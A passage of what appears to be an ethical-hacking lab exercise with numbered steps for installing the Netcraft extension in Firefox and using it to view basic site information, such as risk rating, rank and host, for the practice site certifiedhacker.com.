
6. Click ellipses icon ( ) from the top-right corner of the webpage and click **Download** button.



7. Click ellipses icon ( ) again to close the menu.
8. You will be directed to the **Get it now** section; click the **Firefox** browser icon.



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

9. On the next page, click the **Add to Firefox** button to install the Netcraft extension.



10. When the **Add Netcraft Extension?** notification pop-up appears on top of the window, click **Add**.

    Note: If the **Netcraft Extension has been added to Firefox** pop-up appears in the top section of the browser, click **Okay**.



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
11. After the installation finishes, you may be asked to restart the browser. If so, click **Restart Now**.
12. If **Netcraft Extension has been added to Firefox** notification appears, click **Okay**, **Got it**.
13. The **Netcraft Extension** icon now appears on the top-right corner of the browser, as shown in the screenshot.

    Note: Screenshots may differ with newer versions of Firefox.



14. Now, in the address bar of the browser place your mouse cursor, type **http://www.certifiedhacker.com/** and press **Enter**.
15. The **certifiedhacker.com** webpage appears. Click the **Netcraft Extension** icon in the top-right corner of the browser. A dialog box appears, displaying a summary of information such as **Risk Rating**, **Site rank**, **First seen**, and **Host** about the searched website.

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
